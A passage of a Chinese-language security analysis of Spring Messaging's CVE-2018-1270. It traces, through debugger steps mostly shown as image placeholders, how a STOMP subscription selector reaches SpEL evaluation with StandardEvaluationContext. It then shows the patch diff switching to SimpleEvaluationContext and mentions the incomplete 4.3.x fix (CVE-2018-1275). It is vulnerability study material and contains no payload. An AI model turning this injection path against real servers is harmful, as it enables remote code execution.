

然后到达GreetingController处理我们消息




返回一个Greeting对象,然后经过@SendTo 发送给订阅过的客户端




这里可以看到Message中有我们之前存入subs中的SessionId,跟进去





继续跟进:



这里会返回一个result




这个方法内部会通过我们的session信息和destination来获取我们的sessionId(这里我重新连接了一下,所以sessionId变了。正常情况为"mazbb2e5")





然后将sessionId传入filterSubscriptions方法,处理配置信息





这里重连sessionId又变了,跟进去




然后通过subs和subscriptionId获得了DefaultSubscriptionRegistryd对象




接着获取spel对象,并进行解析。



# 补丁修复

使用了SimpleEvaluationContext代替StandardEvaluationContext，SimpleEvaluationContext仅支持SPEL的部分功能，实现了防御

```
@@ -192,7 +196,6 @@ public void unregisterAllSubscriptions(String sessionId) {
192 196         if (!this.selectorHeaderInUse) {
193 197             return allMatches;
194 198         }
195     -       EvaluationContext context = null;
196 199         MultiValueMap<String, String> result = new LinkedMultiValueMap<>(allMatches.size());
197 200         for (String sessionId : allMatches.keySet()) {
198 201             for (String subId : allMatches.get(sessionId)) {
@@ -209,12 +212,8 @@ public void unregisterAllSubscriptions(String sessionId) {
209 212                     result.add(sessionId, subId);
210 213                     continue;
211 214                 }
212     -               if (context == null) {
213     -                   context = new StandardEvaluationContext(message);
214     -                   context.getPropertyAccessors().add(new SimpMessageHeaderPropertyAccessor());
215     -               }
216 215                 try {
217     -                   if (Boolean.TRUE.equals(expression.getValue(context, Boolean.class))) {
    216 +                   if (Boolean.TRUE.equals(expression.getValue(evaluationContext, message, Boolean.class))) {
218 217                         result.add(sessionId, subId);
219 218                     }
```

但是该补丁似乎并没有修复成功,造成了CVE-2018-1275。

CVE-2018-1270涉及到Spring框架的5.0.x版本和4.3.x版本。但由于对4.3.x版本修复不完全，导致攻击者仍然可以进行远程代码执行攻击。

# 参考


https://www.mi1k7ea.com/2020/02/08/%E6%B5%85%E6%9E%90Spring-Messaging%E4%B9%8BCVE-2018-1270/#Method3

https://www.cnblogs.com/jmcui/p/8999998.html

https://www.cnblogs.com/goloving/p/14735257.html

https://www.cnblogs.com/davidwang456/p/4449428.html

https://blog.csdn.net/qq_36838191/article/details/81269608

https://mp.weixin.qq.com/s/K56p8PkyrxmsZ1holFbh2Q

https://www.mi1k7ea.com/2020/01/10/SpEL%E8%A1%A8%E8%BE%BE%E5%BC%8F%E6%B3%A8%E5%85%A5%E6%BC%8F%E6%B4%9E%E6%80%BB%E7%BB%93/#%E7%B1%BB%E7%B1%BB%E5%9E%8B%E8%A1%A8%E8%BE%BE%E5%BC%8FT-Type

https://www.anquanke.com/post/id/104401#h2-0